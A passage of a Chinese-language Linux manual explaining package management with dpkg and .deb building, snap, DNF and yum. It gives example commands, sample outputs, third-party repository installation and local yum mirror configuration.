| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-
aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name           Version        Description
+++-==============-==============-
=============================================
un  netkiller      <none>         (no description available)
```

Status

系统上装了哪些软件包

```
要查看 Debian 系统上安装的所有软件包的状态, 运行
```

```
    dpkg --list

输出每个软件包的一行简单介绍，2字符的状态标志，包名，所安装版本，和简要描述.

查看以 "foo" 开头的软件包的状态，执行：

    dpkg --list 'foo*'

要得到某个软件包的更详细信息，执行：

    dpkg --status packagename
```

List of installed software packages

```
$ dpkg-query -W
```

Description of installed software packages

```
$ dpkg -l
```

找出一个文件的归属包

```
dpkg --search cachemgr
squid3-cgi: /usr/lib/cgi-bin/cachemgr3.cgi
squid3-cgi: /usr/share/man/man8/cachemgr3.cgi.8.gz
squid3-cgi: /etc/squid3/cachemgr.conf
```

dpkg-deb - Debian package archive (.deb) manipulation tool

-X, --vextract archive directory Extract and display the filenames contained by a package

```
$ dpkg -X dmd_2.057-0_amd64.deb dmd_2.057-0_amd64
```

-e, --control archive [directory] Extracts the control information files from a package archive into the specified directory.

```
$ dpkg -e dmd_2.057-0_amd64.deb

$ find DEBIAN/
DEBIAN/
DEBIAN/conffiles
DEBIAN/md5sum
DEBIAN/control
```

-b, --build directory [archive|directory]

在你的目录下创建DEBIAN目录与control文件

```
mkdir DEBIAN/

cat >> DEBIAN/control <<EOF
Package: netkiller
Version: 1.0-0
Architecture: amd64
Maintainer: Neo Chen <netkiller@msn.com>
Installed-Size: 51196
Depends: libc6-dev, gcc, gcc-multilib, libc6 (>= 2.11), libgcc1
(>= 1:4.1.1), libstdc++6 (>= 4.1.1)
Section: devel
Priority: optional
Description: Netkiller ebook
 .
 Main designer: Neo Chen
 .
 Homepage: http://netkiller.github.com/
 .
EOF
```

```

```

```
$ dpkg -b dlang dlang.deb
dpkg-deb: building package `netkiller' in `dlang.deb'.

$ dpkg --info dlang.deb
 new debian package, version 2.0.
 size 263266 bytes: control archive= 371 bytes.
     354 bytes,    14 lines      control
 Package: netkiller
 Version: 1.0-0
 Architecture: amd64
 Maintainer: Neo Chen <netkiller@msn.com>
 Installed-Size: 51196
 Depends: libc6-dev, gcc, gcc-multilib, libc6 (>= 2.11),
libgcc1 (>= 1:4.1.1), libstdc++6 (>= 4.1.1)
 Section: devel
 Priority: optional
 Description: Netkiller ebook
  .
  Main designer: Neo Chen
  .
  Homepage: http://netkiller.github.com/
  .

$ dpkg --contents dlang.deb
drwxr-xr-x neo/neo           0 2012-02-06 11:22 ./
-rw-r--r-- neo/neo         144 2012-02-01 16:35 ./hello.lst
-rwxr-xr-x neo/neo         321 2012-01-08 21:25 ./test.d
-rw-r--r-- neo/neo         207 2012-02-01 15:57 ./d4py.d
-rwxr-xr-x neo/neo      919366 2012-02-01 16:28 ./hello
-rw-r--r-- neo/neo        6452 2012-02-01 16:28 ./hello.o
-rwxr--r-- neo/neo          80 2012-01-08 21:28 ./hello.d
```

dpkg-reconfigure

```
$ sudo dpkg-reconfigure package
```

所有未完成的配置步骤，主要是你在安装过程中出现中断后，可以使用下面命令补救。

```
$ sudo dpkg --configure -a
```

1.16. Upgrading

升级到最新开发版

GUI

```
update-manager --devel-release
```

CLI

```
$ sudo do-release-upgrade

$ lsb_release -a
```

升级到最新开发版

```
vim /etc/update-manager/release-upgrades 文件，把里面的
Prompt=lts
改为
Prompt=normal
```

```
sudo do-release-upgrade -d
```

CDROM

```
$ sudo mount -t iso9660 -o loop ~/maverick-alternate-i386.iso
/cdrom
```

```
$ sudo /cdrom/cdromupgrade
```

1.17. 制作.deb安装包

checkinstall — Track installation of local software, and produce a binary manageable with your package management software.

```
$ tar xxx.tar.gz
$ cd xxx
$ ./configure
$ make
```

```
$ sudo apt-get install checkinstall
```

dh_make - prepare Debian packaging for an original source archive

http://www.debian.org/doc/manuals/maint-guide/index.zh-cn.html

http://www.debian.org/doc/manuals/maint-guide/

control

Architecture: any | amd64 | i386 The generated binary package is an architecture dependent one usually in a compiled language.

Architecture: all The generated binary package is an architecture independent one usually consisting of text, images, or scripts in an interpreted language.

2. snap - Tool to interact with snaps

2.1. 安装 snap

```
[root@netkiller test]# yum info snapd
Loaded plugins: fastestmirror
Loading mirror speeds from cached hostfile
Available Packages
Name        : snapd
Arch        : x86_64
Version     : 2.37.4
Release     : 2.el7
Size        : 14 M
Repo        : epel/x86_64
Summary     : A transactional software package manager
URL         : https://github.com/snapcore/snapd
License     : GPLv3
Description : Snappy is a modern, cross-distribution,
transactional package manager
            : designed for working with self-contained,
immutable packages.

[root@netkiller ~]# yum install -y snapd
[root@netkiller ~]# systemctl enable --now snapd.socket
Created symlink from
/etc/systemd/system/sockets.target.wants/snapd.socket to
/usr/lib/systemd/system/snapd.socket.
[root@netkiller ~]# systemctl start snapd

[root@netkiller ~]# snap install hello-world
2019-03-09T11:44:14+08:00 INFO Waiting for restart...
hello-world 6.3 from Canonical✓ installed

[root@netkiller ~]# snap list
Name         Version    Rev   Tracking  Publisher   Notes
core         16-2.37.2  6405  stable    canonical✓  core
hello-world  6.3        27    stable    canonical✓  -
```

2.2. 列出已经安装的snap包

```
neo@ubuntu:~$ snap list
Name  Version    Rev   Tracking  Publisher   Notes
core  16-2.37.2  6405  stable    canonical✓  core
go    1.12       3318  stable    mwhudson    classic
```

2.3. 搜索要安装的snap包

```
sudo snap find <text to search>
```

2.4. 安装snap包

```
sudo snap install <snap name>
```

2.5. 更新snap包

更新snap包，如果你后面不加包的名字的话那就是更新所有的snap包

```
sudo snap refresh <snap name>
```

2.6. 把一个包还原到以前安装的版本

```
sudo snap revert <snap name>
```

2.7. 删除snap包

删除一个snap包

```
sudo snap remove <snap name>
```

2.8. 查询最近做的操作日志

```
$ snap changes
```

```
neo@ubuntu:~$ snap changes
ID   Status  Spawn                Ready                Summary
2    Done    today at 11:11 CST  today at 12:15 CST  Install
"go" snap
3    Done    today at 11:11 CST  today at 11:11 CST  Initialize
device
```

3. DNF 包管理

3.1. 安装 epel-release 包

Extra Packages for Enterprise Linux repository configuration

使用下面命令安装企业版扩展包

```
dnf -y install epel-release
```

安装演示

```
[root@localhost ~]# dnf search epel-release
Last metadata expiration check: 0:01:57 ago on Thu 05 Dec 2019
09:06:55 PM CST.
================================================================
=================================== Name Exactly Matched:
epel-release
================================================================
===================================
epel-release.noarch : Extra Packages for Enterprise Linux
repository configuration
[root@localhost ~]#
[root@localhost ~]# dnf -y install epel-release
Last metadata expiration check: 0:02:41 ago on Thu 05 Dec 2019
09:06:55 PM CST.
Dependencies resolved.
================================================================
================================================================
================================================================
============================================
 Package
Arch                                                    Version
Repository                                               Size
```

```
================================================================
================================================================
================================================================
================================================
Installing:
 epel-release
noarch                                                  8-5.el8
extras                                                   22 k

Transaction Summary
================================================================
================================================================
================================================================
================================================
Install  1 Package

Total download size: 22 k
Installed size: 30 k
Downloading Packages:
epel-release-8-5.el8.noarch.rpm
16 kB/s |  22 kB     00:01
----------------------------------------------------------------
----------------------------------------------------------------
----------------------------------------------------------------
------------------------------------------------
Total
7.5 kB/s |  22 kB     00:02
Running transaction check
Transaction check succeeded.
Running transaction test
Transaction test succeeded.
Running transaction
  Preparing        :
1/1
  Installing       : epel-release-8-5.el8.noarch
1/1
  Running scriptlet: epel-release-8-5.el8.noarch
1/1
  Verifying        : epel-release-8-5.el8.noarch
1/1

Installed:
  epel-release-8-5.el8.noarch

Complete!
```

3.2. DNF 软件库管理

```
[root@localhost ~]# dnf config-manager --add-
repo=https://download.docker.com/linux/centos/docker-ce.repo
Adding repo from:
https://download.docker.com/linux/centos/docker-ce.repo
```

3.3. 显示系统中可用的 DNF 软件库

```
[root@localhost ~]# dnf repolist
Last metadata expiration check: 0:00:25 ago on Sat 23 Nov 2019
11:06:18 AM EST.
repo id             repo name
status
AppStream           CentOS-8 - AppStream
5,089
BaseOS              CentOS-8 - Base
2,843
*epel               Extra Packages for Enterprise Linux 8 -
x86_64            3,328
extras              CentOS-8 - Extras
3
```

```
dnf repolist -v
```

查看系统中所有的 **DNF** 软件库(包括禁用状态)

```
[root@localhost ~]# dnf repolist all
Last metadata expiration check: 0:01:45 ago on Sat 23 Nov 2019
11:06:18 AM EST.
repo id                    repo name
status
AppStream                  CentOS-8 - AppStream
enabled: 5,089
AppStream-source           CentOS-8 - AppStream Sources
disabled
BaseOS                     CentOS-8 - Base
enabled: 2,843
BaseOS-source              CentOS-8 - BaseOS Sources
disabled
PowerTools                 CentOS-8 - PowerTools
disabled
base-debuginfo             CentOS-8 - Debuginfo
disabled
c8-media-AppStream         CentOS-AppStream-8 - Media
disabled
c8-media-BaseOS            CentOS-BaseOS-8 - Media
disabled
centosplus                 CentOS-8 - Plus
disabled
centosplus-source          CentOS-8 - Plus Sources
disabled
cr                         CentOS-8 - cr
disabled
*epel                      Extra Packages for Enterprise Linux 8
- x86 enabled: 3,328
epel-debuginfo             Extra Packages for Enterprise Linux 8
- x86 disabled
epel-playground            Extra Packages for Enterprise Linux 8
- Pla disabled
epel-playground-debuginfo Extra Packages for Enterprise Linux 8
- Pla disabled
epel-playground-source     Extra Packages for Enterprise Linux 8
- Pla disabled
epel-source                Extra Packages for Enterprise Linux 8
- x86 disabled
epel-testing               Extra Packages for Enterprise Linux 8
```

```
- Tes disabled
epel-testing-debuginfo    Extra Packages for Enterprise Linux 8
- Tes disabled
epel-testing-source       Extra Packages for Enterprise Linux 8
- Tes disabled
extras                    CentOS-8 - Extras
enabled:     3
extras-source             CentOS-8 - Extras Sources
disabled
fasttrack                 CentOS-8 - fasttrack
disabled
```

3.4. 列出所有 RPM 包

用于列出系统上所有软件包

```
[root@localhost ~]# dnf list |more
Last metadata expiration check: 0:04:15 ago on Sat 23 Nov 2019
11:06:18 AM EST.
Installed Packages
GeoIP.x86_64                                          1.5.0-
14.el7                                              @System
NetworkManager.x86_64                                 1:1.18.0-
5.el7_7.1                                         @System
NetworkManager-libnm.x86_64                           1:1.18.0-
5.el7_7.1                                         @System
NetworkManager-team.x86_64                            1:1.18.0-
5.el7_7.1                                         @System
NetworkManager-tui.x86_64                             1:1.18.0-
5.el7_7.1                                         @System
NetworkManager-wifi.x86_64                            1:1.18.0-
5.el7_7.1                                         @System
acl.x86_64                                            2.2.51-
14.el7                                            @System
adwaita-cursor-theme.noarch                           3.28.0-
1.el7                                             @System
adwaita-icon-theme.noarch                             3.28.0-
1.el7                                             @System
```

```
aic94xx-firmware.noarch                                  30-6.el7
@System
alsa-firmware.noarch                                     1.0.28-
2.el7                                                  @System
alsa-lib.x86_64                                          1.1.8-
1.el7                                                   @System
alsa-tools-firmware.x86_64                               1.1.0-
1.el7                                                   @System
at-spi2-atk.x86_64                                       2.26.2-
1.el7                                                  @System
at-spi2-core.x86_64                                      2.28.0-
1.el7                                                  @System
atk.x86_64                                               2.28.1-
1.el7                                                  @System
audit.x86_64                                             2.8.5-
4.el7                                                   @System
audit-libs.x86_64                                        2.8.5-
4.el7                                                   @System
audit-libs-python.x86_64                                 2.8.5-
4.el7                                                   @System
authconfig.x86_64                                        6.2.8-
30.el7                                                  @System
autoconf.noarch                                          2.69-
11.el7                                                   @System
--More--
```

列出制定包

```
[root@localhost ~]# dnf list nginx
Last metadata expiration check: 0:10:05 ago on Sat 23 Nov 2019
11:06:18 AM EST.
Available Packages
nginx.x86_64                                     1:1.14.1-
9.module_el8.0.0+184+e34fea82
AppStream
```

查看已经安装包

用于列出系统上所有已经安装的软件包

```
[root@localhost ~]# dnf list installed | more
Installed Packages
GeoIP.x86_64                         1.5.0-14.el7
@System
NetworkManager.x86_64                1:1.18.0-5.el7_7.1
@System
NetworkManager-libnm.x86_64          1:1.18.0-5.el7_7.1
@System
NetworkManager-team.x86_64           1:1.18.0-5.el7_7.1
@System
NetworkManager-tui.x86_64            1:1.18.0-5.el7_7.1
@System
NetworkManager-wifi.x86_64           1:1.18.0-5.el7_7.1
@System
acl.x86_64                           2.2.51-14.el7
@System
adwaita-cursor-theme.noarch          3.28.0-1.el7
@System
adwaita-icon-theme.noarch            3.28.0-1.el7
@System
aic94xx-firmware.noarch              30-6.el7
@System
alsa-firmware.noarch                 1.0.28-2.el7
@System
alsa-lib.x86_64                      1.1.8-1.el7
@System
alsa-tools-firmware.x86_64           1.1.0-1.el7
@System
at-spi2-atk.x86_64                   2.26.2-1.el7
@System
at-spi2-core.x86_64                  2.28.0-1.el7
@System
atk.x86_64                           2.28.1-1.el7
@System
audit.x86_64                         2.8.5-4.el7
@System
audit-libs.x86_64                    2.8.5-4.el7
@System
audit-libs-python.x86_64             2.8.5-4.el7
@System
```

```
authconfig.x86_64                       6.2.8-30.el7
@System
autoconf.noarch                         2.69-11.el7
@System
automake.noarch                         1.13.4-3.el7
@System
--More--
```

列出可用的软件包

```
[root@localhost ~]# dnf list available | more
Last metadata expiration check: 0:07:35 ago on Sat 23 Nov 2019
11:06:18 AM EST.
Available Packages
3proxy.x86_64                                       0.8.13-
1.el8                                              epel
BackupPC.x86_64                                     4.3.1-
3.el8                                               epel
BackupPC-XS.x86_64                                  0.59-3.el8
epel
CGSI-gSOAP.x86_64                                   1.3.11-
7.el8                                              epel
CGSI-gSOAP-devel.x86_64                             1.3.11-
7.el8                                              epel
CUnit.i686                                          2.1.3-
17.el8                                              AppStream
CUnit.x86_64                                        2.1.3-
17.el8                                              AppStream
Field3D.x86_64                                      1.7.2-
16.el8                                              epel
Field3D-devel.x86_64                                1.7.2-
16.el8                                              epel
GConf2.i686                                         3.2.6-
22.el8                                              AppStream
GConf2.x86_64                                       3.2.6-
22.el8                                              AppStream
GraphicsMagick.x86_64                               1.3.33-
1.el8                                              epel
```

```
GraphicsMagick-c++.x86_64                                  1.3.33-
1.el8                                                     epel
GraphicsMagick-c++-devel.x86_64                            1.3.33-
1.el8                                                     epel
GraphicsMagick-devel.x86_64                                1.3.33-
1.el8                                                     epel
GraphicsMagick-doc.noarch                                  1.3.33-
1.el8                                                     epel
GraphicsMagick-perl.x86_64                                 1.3.33-
1.el8                                                     epel
HepMC.x86_64                                               2.06.10-
1.el8                                                    epel
HepMC-devel.x86_64                                         2.06.10-
1.el8                                                    epel
HepMC-doc.noarch                                           2.06.10-
1.el8                                                    epel
HepMC3.x86_64                                              3.1.2-
1.el8                                                      epel
--More--
```

显示重复内容

```
dnf list docker-ce --showduplicates | sort -r
```

使用通配符

```
[root@gitlab ~]# dnf list -y mongodb-org
gitlab_gitlab-ce
45  B/s | 862  B     00:19
gitlab_gitlab-ce-source
218  B/s | 862  B     00:03
runner_gitlab-runner
138  B/s | 862  B     00:06
```

```
runner_gitlab-runner-source
238  B/s | 862  B     00:03
Available Packages
mongodb-org.x86_64
5.0.0-1.el8
mongodb-org-5.0

[root@gitlab ~]# dnf list -y mongodb-org-*
Last metadata expiration check: 0:03:16 ago on Tue 20 Jul 2021
10:06:00 AM CST.
Installed Packages
mongodb-org-database-tools-extra.x86_64
5.0.0-1.el8
@mongodb-org-5.0
mongodb-org-server.x86_64
5.0.0-1.el8
@mongodb-org-5.0
mongodb-org-shell.x86_64
5.0.0-1.el8
@mongodb-org-5.0
mongodb-org-tools.x86_64
5.0.0-1.el8
@mongodb-org-5.0
Available Packages
mongodb-org-database.x86_64
5.0.0-1.el8
mongodb-org-5.0
mongodb-org-mongos.x86_64
5.0.0-1.el8
mongodb-org-5.0
```

3.5. 搜索软件库中的包

```
[root@localhost ~]# dnf search mysql
Last metadata expiration check: 0:11:11 ago on Sat 23 Nov 2019
11:06:18 AM EST.
================================================ Name &
Summary Matched: mysql
================================================
mysql.x86_64 : MySQL client programs and shared libraries
```

```
libnss-mysql.x86_64 : NSS library for MySQL
postfix-mysql.x86_64 : Postfix MySQL map support
rsyslog-mysql.x86_64 : MySQL support for rsyslog
collectd-mysql.x86_64 : MySQL plugin for collectd
libdbi-dbd-mysql.x86_64 : MySQL plugin for libdbi
dovecot-mysql.x86_64 : MySQL back end for dovecot
pdns-backend-mysql.x86_64 : MySQL backend for pdns
perl-DBD-MySQL.x86_64 : A MySQL interface for Perl
root-sql-mysql.x86_64 : MySQL client plugin for ROOT
freeradius-mysql.x86_64 : MySQL support for freeradius
voms-mysql-plugin.x86_64 : VOMS server plugin for MySQL
mysql-server.x86_64 : The MySQL server and related files
nagios-plugins-mysql.x86_64 : Nagios Plugin - check_mysql
zabbix40-web-mysql.noarch : Zabbix web frontend for MySQL
mysql-test.x86_64 : The test suite distributed with MySQL
python2-PyMySQL.noarch : Pure-Python MySQL client library
python3-PyMySQL.noarch : Pure-Python MySQL client library
apr-util-mysql.x86_64 : APR utility library MySQL DBD driver
qt5-qtbase-mysql.i686 : MySQL driver for Qt5's SQL classes
qt5-qtbase-mysql.x86_64 : MySQL driver for Qt5's SQL classes
rubygem-mysql2-doc.noarch : Documentation for rubygem-mysql2
zabbix40-proxy-mysql.x86_64 : Zabbix proxy compiled to use
MySQL
mysql-devel.x86_64 : Files for development of MySQL
applications
zabbix40-server-mysql.x86_64 : Zabbix server compiled to use
MySQL
mysql-libs.x86_64 : The shared libraries required for MySQL
clients
preludedb-mysql.x86_64 : Plugin to use prelude with a MySQL
database
pcp-pmda-mysql.x86_64 : Performance Co-Pilot (PCP) metrics for
MySQL
mysql-errmsg.x86_64 : The error messages files required by
MySQL server
mysql80-community-release.noarch : MySQL repository
configuration for yum
perl-DateTime-Format-MySQL.noarch : Parse and format MySQL
dates and times
mysql-common.x86_64 : The shared files required for MySQL
server and client
php-mysqlnd.x86_64 : A module for PHP applications that use
MySQL databases
mysql-community-client.x86_64 : MySQL database client
applications and tools
```

```
rubygem-mysql2.x86_64 : A simple, fast Mysql library for Ruby,
binding to libmysql
mysql-community-libs.x86_64 : Shared libraries for MySQL
database client applications
mysql-community-common.x86_64 : MySQL database common files for
server and client libs
lighttpd-mod_mysql_vhost.x86_64 : Virtual host module for
lighttpd that uses a MySQL database
lighttpd-mod_authn_mysql.x86_64 : Authentication module for
lighttpd that uses a MySQL database
mysql-community-libs-compat.x86_64 : Shared compat libraries
for MySQL 5.6.45 database client applications
================================================== Name
Matched: mysql
==================================================
zabbix40-dbfiles-mysql.noarch : Zabbix database schemas,
images, data and patches
================================================== Summary
Matched: mysql
==================================================
innotop.noarch : A MySQL and InnoDB monitor program
mariadb-devel.x86_64 : Files for development of MariaDB/MySQL
applications
mariadb-server-utils.x86_64 : Non-essential server utilities
for MariaDB/MySQL applications
mariadb-java-client.noarch : Connects applications developed in
Java to MariaDB and MySQL databases
```

3.6. 查看软件包详情

```
[root@localhost ~]# dnf info redis
Last metadata expiration check: 0:13:10 ago on Sat 23 Nov 2019
11:06:18 AM EST.
Available Packages
Name         : redis
Version      : 5.0.3
Release      : 1.module_el8.0.0+6+ab019c03
Arch         : x86_64
Size         : 927 k
Source       : redis-5.0.3-1.module_el8.0.0+6+ab019c03.src.rpm
```

```
Repo         : AppStream
Summary      : A persistent key-value database
URL          : http://redis.io
License      : BSD and MIT
Description  : Redis is an advanced key-value store. It is
often referred to as a data
             : structure server since keys can contain strings,
hashes, lists, sets and
             : sorted sets.
             :
             : You can run atomic operations on these types,
like appending to a string;
             : incrementing the value in a hash; pushing to a
list; computing set
             : intersection, union and difference; or getting
the member with highest
             : ranking in a sorted set.
             :
             : In order to achieve its outstanding performance,
Redis works with an
             : in-memory dataset. Depending on your use case,
you can persist it either
             : by dumping the dataset to disk every once in a
while, or by appending
             : each command to a log.
             :
             : Redis also supports trivial-to-setup master-
slave replication, with very
             : fast non-blocking first synchronization, auto-
reconnection on net split
             : and so forth.
             :
             : Other features include Transactions, Pub/Sub,
Lua scripting, Keys with a
             : limited time-to-live, and configuration settings
to make Redis behave like
             : a cache.
             :
             : You can use Redis from most programming
languages also.
```

3.7. 查找某一文件的提供者

```
[root@localhost ~]# dnf provides /bin/bash
Last metadata expiration check: 0:11:58 ago on Sat 23 Nov 2019
11:06:18 AM EST.
bash-4.2.46-33.el7.x86_64 : The GNU Bourne Again shell
Repo        : @System
Matched from:
Provide    : /bin/bash

bash-4.4.19-7.el8.i686 : The GNU Bourne Again shell
Repo        : BaseOS
Matched from:
Provide    : /bin/bash

bash-4.4.19-7.el8.x86_64 : The GNU Bourne Again shell
Repo        : BaseOS
Matched from:
Provide    : /bin/bash

bash-4.4.19-8.el8_0.x86_64 : The GNU Bourne Again shell
Repo        : BaseOS
Matched from:
Provide    : /bin/bash
```

3.8. 删除软件包

```
[root@localhost ~]# dnf remove nginx
```

4. yum - Yellowdog Updater Modified 包管理

4.1. Yum Resource & Yum Mirror

fastestmirror

```
yum install yum-plugin-fastestmirror
```

CentOS 5:

```
yum install yum-fastestmirror -y
```

Fedora resource

http://fedoraproject.org/wiki/EPEL

Fedora 5.4

5.4

```
rpm -Uvh http://dl.fedoraproject.org/pub/epel/5/i386/epel-
release-5-4.noarch.rpm
rpm -Uvh http://dl.fedoraproject.org/pub/epel/5/x86_64/epel-
release-5-4.noarch.rpm
```

Fedora 6.x

6.x

```
rpm -Uvh
http://download.fedora.redhat.com/pub/epel/6/i386/epel-release-
6-5.noarch.rpm
rpm -Uvh
http://download.fedora.redhat.com/pub/epel/6/x86_64/epel-
release-6-5.noarch.rpm
```

上面的地址已经停用，新地址在:
http://mirrors.fedoraproject.org/publiclist

```
rpm -Uvh http://dl.fedoraproject.org/pub/epel/6/x86_64/epel-
release-6-7.noarch.rpm
```

epel-release-6-7.noarch.rpm 升级为 epel-release-6-8.noarch.rpm

```
rpm -Uvh http://dl.fedoraproject.org/pub/epel/6/x86_64/epel-
release-6-8.noarch.rpm
```

Fedora 7.x

http://ftp.cuhk.edu.hk/pub/linux/fedora-epel/7/x86_64/repoview/epel-release.html

```
yum localinstall -y http://ftp.cuhk.edu.hk/pub/linux/fedora-
epel/7/x86_64/e/epel-release-7-5.noarch.rpm
```

rpmforge-release

http://wiki.centos.org/AdditionalResources/Repositories/RPMForge

CentOS 5.x

```
http://packages.sw.be/rpmforge-release/rpmforge-release-0.5.2-
2.el5.rf.i386.rpm
http://packages.sw.be/rpmforge-release/rpmforge-release-0.5.2-
2.el5.rf.x86_64.rpm
```

```
# wget http://packages.sw.be/rpmforge-release/rpmforge-release-
0.5.2-2.el5.rf.x86_64.rpm
# rpm --import http://apt.sw.be/RPM-GPG-KEY.dag.txt
# rpm -K rpmforge-release-0.5.2-2.el5.rf.*.rpm
# rpm -i rpmforge-release-0.5.2-2.el5.rf.*.rpm
```

CentOS 6.x

```
i686 http://packages.sw.be/rpmforge-release/rpmforge-release-
0.5.2-2.el6.rf.i686.rpm
x86_64 http://packages.sw.be/rpmforge-release/rpmforge-release-
0.5.2-2.el6.rf.x86_64.rpm


rpm --import http://apt.sw.be/RPM-GPG-KEY.dag.txt
rpm -K http://packages.sw.be/rpmforge-release/rpmforge-release-
0.5.2-2.el6.rf.x86_64.rpm
rpm -i http://packages.sw.be/rpmforge-release/rpmforge-release-
0.5.2-2.el6.rf.x86_64.rpm
```

CentOS 6.5

```
http://pkgs.repoforge.org/rpmforge-release/rpmforge-release-
0.5.3-1.el6.rf.i686.rpm
http://pkgs.repoforge.org/rpmforge-release/rpmforge-release-
0.5.3-1.el6.rf.x86_64.rpm
```

CentALT

http://centos.alt.ru

```
http://centos.alt.ru/repository/centos/5/i386/centalt-release-5-3.noarch.rpm
http://centos.alt.ru/repository/centos/5/x86_64/centalt-release-5-3.noarch.rpm
```

```
http://centos.alt.ru/repository/centos/6/i386/centalt-release-6-1.noarch.rpm
http://centos.alt.ru/repository/centos/6/x86_64/centalt-release-6-1.noarch.rpm
```

含 php-fpm 等包

```
rpm -Uvh
http://centos.alt.ru/repository/centos/6/x86_64/centalt-release-6-1.noarch.rpm
```

atomic

```
http://www6.atomicorp.com/channels/atomic/centos/5/x86_64/RPMS/atomic-release-1.0-14.el5.art.noarch.rpm
```

famillecollet

```
rpm --import http://rpms.famillecollet.com/RPM-GPG-KEY-remi
rpm -ivh http://rpms.famillecollet.com/enterprise/remi-release-6.rpm
```

rpmfind.net

http://rpmfind.net

pkgs.org

http://pkgs.org/

China Resource

http://mirrors.163.com/ http://mirrors.sohu.com/

制作本地共享源

我使用Ubuntu + vsftpd为 Redhat 提供源

将光盘Mount到/mnt，或使用iso文件Mount 到 /mnt

```
sudo mount /dev/cdrom /mnt/
or
sudo mount -o loop rhel-server-5.6-i386-dvd.iso /mnt
```

将整个光盘复制到ftp的anonymous目录或者http目录

```
sudo rsync -auvP /mnt/* /srv/ftp/
```

一般完整DVD光盘复制，不需要做此步骤。如果你的RPM看来自非官方，需要运行createrepo

```
cd /srv/ftp/
sudo apt-get install createrepo
sudo createrepo -g repodata/comps-rhel5-server-core.xml Server
```

FTP方式

```
cat > /etc/yum.repos.d/rhel-source-dvd.repo <<EOF
[rhel-source-dvd]
name=Red Hat Enterprise Linux $releasever - Source
baseurl=ftp://172.16.1.2/Server
enabled=1
gpgcheck=1
gpgkey=ftp://172.16.1.2/RPM-GPG-KEY-redhat-release
EOF
```

HTTP方式

```
cat > /etc/yum.repos.d/rhel-source-dvd.repo <<EOF
[rhel-source-dvd]
name=Red Hat Enterprise Linux $releasever - Source
baseurl=http://172.16.1.2/Server
enabled=1
gpgcheck=1
gpgkey=http://172.16.1.2/RPM-GPG-KEY-redhat-release
EOF
```

还可以使用本地文件或者光盘Mount目录

```
cat > /etc/yum.repos.d/rhel-source-dvd.repo <<EOF
[rhel-source-dvd]
name=Red Hat Enterprise Linux $releasever - Source
baseurl=file:///mnt/Server
enabled=1
gpgcheck=1
gpgkey=file:///mnt/RPM-GPG-KEY-redhat-release
EOF
```

```
yum clean all
yum list updates
```

4.2. yum - Yellowdog Updater Modified

YUM 源管理

列出所有yum源

```
# yum repolist all
```

查看启用YUM源

```
# yum repolist enabled
```

查看禁用YUM源

```
# yum repolist disabled
```

禁用YUM源

```
# yum-config-manager --disable mysql-connectors-community
```

启用YUM源

```
sudo yum-config-manager --enable mysql57-community-dmr
```

或者修改/etc/yum.repos.d/文件也能实现相同的作用 enabled=0 为禁用 enabled=1启用

install

有效的包名称

```
name
name.arch
name-ver
name-ver-rel
name-ver-rel.arch
name-epoch:ver-rel.arch
epoch:name-ver-rel.arch
```

```
yum -y install package
```

指定yum源

```
yum -y install epel:nginx.x86_64
```

reinstall

```
yum -y reinstall package
```

localinstall

yum localinstall 可以代替 rpm -ivh 并且会自己安装依赖包

```
# yum localinstall asymptote-2.08-1.fc12.i686.rpm
```

list

```
yum list
```

列出已经安装的包

```
yum list installed

yum list installed | wc -l

yum list installed ntp

yum list installed mysql\*
```

```
yum list updates
yum list extras
```

默认yum只显示最新版本的包，使用 --showduplicates 可以显示历史包

```
root@netkiller /var/log % yum --showduplicates list nginx |
expand
Repository epel is listed more than once in the configuration
Loaded plugins: fastestmirror, langpacks
Loading mirror speeds from cached hostfile
Installed Packages
nginx.x86_64                        1:1.12.1-1.el7.ngx
@nginx
Available Packages
nginx.x86_64                        1:1.8.0-1.el7.ngx
nginx
nginx.x86_64                        1:1.8.1-1.el7.ngx
```

```
nginx
nginx.x86_64                          1:1.10.0-1.el7.ngx
nginx
nginx.x86_64                          1:1.10.1-1.el7.ngx
nginx
nginx.x86_64                          1:1.10.2-1.el7
epel
nginx.x86_64                          1:1.10.2-1.el7.ngx
nginx
nginx.x86_64                          1:1.10.3-1.el7.ngx
nginx
nginx.x86_64                          1:1.12.0-1.el7.ngx
nginx
nginx.x86_64                          1:1.12.1-1.el7.ngx
nginx
```

search

```
yum search mysql
```

update / upgrade

check update

```
[root@development ~]# yum check-update
[root@development ~]# yum -y update
```

upgrade

```
# yum upgrade
```

remove

```
#yum remove httpd
```

installed

```
# yum list installed
```

group

grouplist

```
[root@localhost ~]#  yum grouplist
Loaded plugins: fastestmirror
Setting up Group Process
Loading mirror speeds from cached hostfile
 * addons: mirrors.163.com
 * base: mirrors.163.com
 * extras: mirrors.163.com
 * updates: mirrors.163.com
Installed Groups:
   Administration Tools
   Development Libraries
   Dialup Networking Support
   Editors
   Mail Server
   Network Servers
   Office/Productivity
   Server Configuration Tools
   System Tools
   Text-based Internet
   Web Server
   Yum Utilities
Available Groups:
   Authoring and Publishing
   Base
```

```
   Beagle
   Cluster Storage
   Clustering
   DNS Name Server
   Development Tools
   Emacs
   Engineering and Scientific
   FTP Server
   FreeNX and NX
   GNOME Desktop Environment
   GNOME Software Development
   Games and Entertainment
   Graphical Internet
   Graphics
   Horde
   Java
   Java Development
   KDE (K Desktop Environment)
   KDE Software Development
   KVM
   Legacy Network Server
   Legacy Software Development
   Legacy Software Support
   Mono
   MySQL Database
   News Server
   OpenFabrics Enterprise Distribution
   PostgreSQL Database
   Printing Support
   Ruby
   Sound and Video
   Tomboy
   Virtualization
   Windows File Server
   X Software Development
   X Window System
   XFCE-4.4
Done
```

groupinfo

```
# yum groupinfo "Server Configuration Tools"
Loaded plugins: fastestmirror
Setting up Group Process
Loading mirror speeds from cached hostfile
 * addons: centos.ustc.edu.cn
 * base: centos.ustc.edu.cn
 * extras: centos.ustc.edu.cn
 * updates: centos.ustc.edu.cn

Group: Server Configuration Tools
 Description: This group contains all of CentOS's custom server
configuration tools.
 Default Packages:
   system-config-httpd
   system-config-nfs
   system-config-printer-gui
   system-config-samba
   system-config-securitylevel
   system-config-services
 Optional Packages:
   system-config-bind
   system-config-boot
   system-switch-mail-gnome
```

groupinstall

```
#yum groupinstall 'X Window System'  -y

安装GNOME桌面环境
#yum groupinstall  'GNOME Desktop Environment' -y

安装KDE桌面环境
#yum groupinstall 'KDE (K Desktop Environment)' -y
```

groupremove

```
卸载GNOME桌面环境
#yum groupremove "GNOME Desktop Environment"
```

```
卸载KDE桌面环境
#yum groupremove "KDE (K Desktop Environment)"
```

```
